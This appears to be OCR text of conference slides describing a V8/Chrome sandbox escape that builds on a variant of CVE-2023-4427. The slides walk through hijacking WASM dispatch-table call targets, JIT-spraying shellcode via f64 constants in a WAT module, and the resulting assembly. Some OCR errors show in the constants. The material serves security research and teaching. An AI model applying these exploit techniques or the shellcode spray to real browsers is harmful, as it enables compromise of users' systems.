
V8 Sandbox Escape – Index Change



V8 Sandbox Escape – Index Change



V8 Sandbox Escape



V8 Sandbox Escape

```
…
tbl.set(0, indirect);

wasm_instance_1.exports.exploit(1337);
```

func_index = N

Instance data of Instance 0

module2->functions[N]

```
void WasmTableObject::SetFunctionTableEntry(Isolate* isolate,
                                            Handle<WasmTableObject> table,
                                            int entry_index,
                                            Handle<Object> entry) {
  ...
  Handle<Object> external = WasmInternalFunction::GetOrCreateExternal(
      handle(WasmFuncRef::cast(*entry)->internal(isolate), isolate));

  if (WasmExportedFunction::IsWasmExportedFunction(*external)) {
    auto exported_function = Handle<WasmExportedFunction>::cast(external);

    Handle<WasmTrustedInstanceData> target_instance_data(
        exported_function->instance()->trusted_data(isolate), isolate);

    int func_index = exported_function->function_index();

    auto* wasm_function =
        &target_instance_data->module()->functions[func_index];

    UpdateDispatchTables(isolate, table, entry_index, wasm_function,
                         target_instance_data);
  }
  ...
}
```

WASM Internals – Table and Indirect Call

Instance data of Instance 0

func = confused wasm function from module 2

```
void WasmTableObject::UpdateDispatchTables(
    Isolate* isolate, Handle<WasmTableObject> table, int entry_index,
    const wasm::WasmFunction* func,
    Handle<WasmTrustedInstanceData> target_instance_data) {
  ...
  Address call_target = target_instance_data->GetCallTarget(func->func_index);
  ...

  for (int i = 0, len = uses->length(); i < len; i += TableUses::kNumElements) {
    int table_index = Smi::cast(uses->get(i + TableUses::kIndexOffset)).value();

    Handle<WasmInstanceObject> instance_object = handle(
        WasmInstanceObject::cast(uses->get(i + TableUses::kInstanceOffset)),
        isolate);
    ...
    Tagged<WasmTrustedInstanceData> instance_data =
        instance_object->trusted_data(isolate);

    instance_data->dispatch_table(table_index)
        ->Set(entry_index, *call_ref, call_target, sig_id);
  }
}
```

V8 Sandbox Escape - Escaping

```
…
tbl.set(0, indirect);
wasm_instance_1.exports.exploit(1337);
```

dispatch_table	Null	Null	…
Index	0	1	…

WASM Instance 0 RWX Memory

0x3e4058452000	jmp 0x3e4058452840	Main Jump Table
0x3e4058452005	0x0000000000	
0x3e405845200a	0x0000000000	
…	…	
0x3e4058452840	push rbp	Compiled code
0x3e4058452841	mov rbp,rsp	
0x3e4058452844	push 0x8	
0x3e4058452846	push rsi	
0x3e4058452847	sub rsp,0x10	
0x3e405845284e	cmp rsp,QWORD PTR [r13-0x60]	
0x3e4058452852	jbe 0x3e405845287b	
0x3e4058452858	mov r10d,0x3c75c28f	
0x3e405845285e	vmovd xmm0,r10d	
0x3e4058452863	mov r10,QWORD PTR [rsi+0x67]	
0x3e4058452867	sub DWORD PTR [r10+0x4],0x23	
0x3e405845286c	js 0x3e4058452886	
0x3e4058452872	vmovss xmm1,xmm1,xmm0	
…	…	

V8 Sandbox Escape - Escaping

```
…
tbl.set(0, indirect);
wasm_instance_1.exports.exploit(1337);
```

dispatch_table	callTarget=jmp_table_start+N	Null	…
Index	0	1	…

WASM Instance 0 RWX Memory

Main Jump Table

```
0x3e4058452000  jmp 0x3e4058452840
0x3e4058452005  0x0000000000
0x3e405845200a  0x0000000000
…                …
```

Compiled code

```
0x3e4058452840  push   rbp
0x3e4058452841  mov    rbp,rsp
0x3e4058452844  push   0x8
0x3e4058452846  push   rsi
0x3e4058452847  sub    rsp,0x10
0x3e405845284e  cmp    rsp,QWORD PTR [r13-0x60]
0x3e4058452852  jbe    0x3e405845287b
0x3e4058452858  mov    r10d,0x3c75c28f
0x3e405845285e  vmovd  xmm0,r10d
0x3e4058452863  mov    r10,QWORD PTR [rsi+0x67]
0x3e4058452867  sub    DWORD PTR [r10+0x4],0x23
0x3e405845286c  js     0x3e4058452886
0x3e4058452872  vmovss xmm1,xmm1,xmm0
…                …
```

V8 Sandbox Escape - Escaping


```
…
tbl.set(0, indirect);
wasm_instance_1.exports.exploit(1337);
```

Access

dispatch_table	callTarget=jmp_table_start+N	Null	…
Index	0	1	…

jump

Control Flow Hijacking primitive



V8 Sandbox Escape – Code Execution

Control Flow Hijacking primitive

Code Execution

WAT Code

```
(func (export "spray") (result f64)
    f64.const 1.630524277758O9e-270

    f64.const 1.618147723681719 5e-270

    f64.const 1.617784882903807 8e-270

    f64.const 1.630523884017562e-270

    …
)
```

Liftoff Compiler

64bit ASM

```
…
movabs r10,0x7eb909090909090
vmovq  xmm0,r10

movabs r10,0x7eb5b0068732f68
vmovq  xmm1,r10

movabs r10,0x7eb596e69622f68
vmovq  xmm2,r10

movabs r10,0x7eb909020e3c148
vmovq  xmm3,r
…
```

V8 Sandbox Escape - Code Execution

WASM Module 0

```
(module
    (func (export "spray") (result f64)
        f64.const 1.630524277758O9e-270
        f64.const 1.6181477236817195e-270
        f64.const 1.6177848829038078e-270
        f64.const 1.630523884017562e-270
        f64.const 1.6305240634909753e-270
        f64.const 1.6175077909294658e-270
        f64.const 1.6456885606567564e-270
        f64.const 1.630524277750584Se-270
        drop
        drop
        drop
        drop
        drop
        drop
        drop
    )
    (func $indirect (result f32)
        f32.const 0.015
    )
    (export "indirect" (func $indirect))
)
```

WASM Instance 0 RWX Memory

```
0x3e4058452000  jmp 0x3e4058452840
0x3e4058452005  jmp 0x3e405845280a
0x3e405845200a  0x0000000000
      …                 …

0x3e4058452840  push   rbp
0x3e4058452841  mov    rbp,rsp
0x3e4058452844  push   0x8
0x3e4058452846  push   rsi
0x3e4058452847  sub    rsp,0x10
0x3e405845284e  cmp    rsp,QWORD PTR [r13-0x60]
0x3e4058452852  jbe    0x379ded7718ea
0x3e4058452858  movabs r10,0x7eb909090909090
0x3e4058452862  vmovq  xmm0,r10
0x3e4058452867  movabs r10,0x7eb5b0068732f68
0x3e4058452871  vmovq  xmm1,r10
0x3e4058452876  movabs r10,0x7eb596e69622f68
0x3e4058452880  vmovq  xmm2,r10
      …                 …
```

Main Jump Table


Compiled code

V8 Sandbox Escape - Code Execution

```
…

tbl.set(0, indirect);

wasm_instance_1.exports.exploit(1337);
```

Control Flow Hijacking primitive


Jump to shellcode



Putting It All Together

- A OOB read vulnerability – a variant of CVE-2023-4427
- From a OOB read vulnerability to the fakeobj primitive by controlling the offset of the OOB read and using some advanced heap manipulation techniques
- From the fakeobj primitive to more powerful exploit primitives: addrof, arbitrary read, arbitrary write – elegantly solving the exploit stability issues
- Use those exploit primitives for “field confusion” and hijack WASM call target address to jump into a controlled offset of the WASM RWX memory to execute the shellcode directly outside the V8 sandbox
- Fit both Chrome and Chromium based MSEdge for a double tap

Demo


About Version
Chrome
chrome://version
Finish update
You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.
Google Chrome: 123.0.6312.59 (Official Build) (64-bit) (cohort: Control)
Revision: 6b4b19e9dfbb93aa414dc045bd445287977d8d7a-refs/branch-heads/6312_46@{#3}
OS: Windows 11 Version 23H2 (Build 22631.3296)
JavaScript: V8 12.3.219.10
User Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Command Line: "C:\Program Files\Google\Chrome\Application\chrome.exe" --no-sandbox --flag-switches-begin --flag-switches-end
Executable Path: C:\Program Files\Google\Chrome\Application\chrome.exe
Profile Path: C:\Users\ga1ois\AppData\Local\Google\Chrome\User Data\Default
Variations Seed Type: Null
Active Variations: 5e3a236d-4113a79e
chrome
Google LLC
Copyright 2024 Google LLC. All rights reserved.
Search
11:30 PM
8/4/2024

Summary & Takeaways

- History doesn’t repeat itself, but it rhymes
  - Bugs are the same, how to (effectively and efficiently) predict and discover the rhyming word worth more explorations
- A beautiful exploit is an art
  - The exploitation ideas and techniques are universal and can be applied to other (similar) vulnerability exploitations
  - Exploring the big gap between a working exploit and a close to 100% success rate exploit is a necessary way to be a master
- “Field confusion” inside the V8 sandbox would ~~possibly~~ lead the way to a new V8 sandbox escape era
- Think about the defense for above all like an exploiter

Q & A

References

[1] OffensiveCon24 - Samuel Groß - The V8 Heap Sandbox https://youtu.be/5otAw81AHQ0?si=fFzTt8W4lSNggAC4
[2] Fast For-In in V8 - Camillo Bruni https://v8.dev/blog/fast-for-in
[3] Maps (Hidden Classes) in V8 https://v8.dev/docs/hidden-classes
